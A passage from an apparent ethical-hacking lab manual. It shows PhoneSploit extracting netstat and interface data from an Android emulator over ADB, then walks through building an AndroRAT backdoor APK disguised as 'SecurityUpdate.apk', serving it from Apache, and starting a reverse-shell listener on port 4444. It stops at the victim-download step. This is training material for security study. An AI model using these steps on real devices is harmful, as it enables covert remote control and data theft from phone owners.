## Network stats: elapsed time=4251ms (0ms mobile, 0ms wifi, 4251ms not connected)
// Monkey finished
phonesploit(main menu) > 18

[*]Enter a device name.
->phonesploit(mac_inet) > 10.10.1.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
    link/ether 02:15:5d:22:23:90 brd ff:ff:ff:ff:ff:ff
        inet 10.10.1.14/24 brd 10.10.1.255 scope global wlan0
            valid_lft forever preferred_lft forever
        inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
            valid_lft forever preferred_lft forever
phonesploit(main menu) >
```

42. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
43. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
44. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

```

valid_lft forever preferred_lft forever
inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
    valid_lft forever preferred_lft forever
phonesploit(main menu) > 21

[+]Enter a device name.
->phonesploit(net stat) > 10.10.1.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp6      0      0 ::ffff:10.10.1.14:44430 lax31s06-in-f3.1e1:http ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:43776 mia09s26-in-f4.1e:https ESTABLISHED
tcp6      1      0 ::ffff:10.10.1.14:45818 tzmiaa-aa-in-f8.1:https CLOSE_WAIT
tcp6      0      0 ::ffff:10.10.1.14:49094 rc-in-f188.1e100.n:5228 ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:5555  ::ffff:10.10.1.13:37274 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type            State           I-Node Path
unix  62      [ ]        DGRAM           ESTABLISHED      6732 /dev/socket/logdw
unix  2       [ ]        DGRAM           ESTABLISHED      12722 /dev/socket/wpa_wlan0
unix  2       [ ]        DGRAM           ESTABLISHED      12946 /data/misc/wifi/sockets/wlan0
unix  3       [ ]        SEQPACKEt   CONNECTED      98727
unix  3       [ ]        STREAM          CONNECTED      30034
unix  2       [ ]        DGRAM           ESTABLISHED      9932
unix  2       [ ]        DGRAM           ESTABLISHED      9486
unix  3       [ ]        SEQPACKEt   CONNECTED      126535
unix  3       [ ]        SEQPACKEt   CONNECTED      133001
unix  3       [ ]        SEQPACKEt   CONNECTED      123008
unix  2       [ ]        DGRAM           ESTABLISHED      78150
unix  3       [ ]        SEQPACKEt   CONNECTED      15670
unix  2       [ ]        DGRAM           ESTABLISHED      8686
unix  3       [ ]        SEQPACKEt   CONNECTED      126587 @jdwp-control

```

45. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
46. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
47. Document all the acquired information and close all open windows.

Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.


In this task, we will use AndroRAT to create an APK file to hack an Android device.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
 2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
4. Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.
 5. Type **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).

Note: **- --build:** is used for building the APK

- **-i:** specifies the local IP address (here, **10.10.1.13**)
- **-p:** specifies the port number (here, **4444**)
- **-o:** specifies the output APK file (here, **SecurityUpdate.apk**)

6. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.



```

Applications Places System Terminal Fri Apr 22, 03:08
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd AndroRAT
[root@parrot] ~
# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot] ~
#

```

7. Type **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

Note: If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Type **service apache2 start** and press **Enter** to start an Apache web server.

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~]
└─# cd AndroRAT
[root@parrot]~[~/home/attacker/AndroRAT]
└─# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~[~/home/attacker/AndroRAT]
└─# cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~[~/home/attacker/AndroRAT]
└─# service apache2 start
[root@parrot]~[~/home/attacker/AndroRAT]
└─#
```

9. Now, type **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** and press **Enter** to start listening to the victim's machine.

Note: - **--shell**: is used for getting the interpreter


- **-i**: specifies the IP address for listening (here, **0.0.0.0**)
- **-p**: specifies the port number (here, **4444**)

10. You can observe that AndroRAT starts waiting for a connection.


```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd AndroRAT
[root@parrot]~/AndroRAT
#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~/AndroRAT
#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~/AndroRAT
#service apache2 start
[root@parrot]~/AndroRAT
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

11. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



12. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



13. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

14. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.

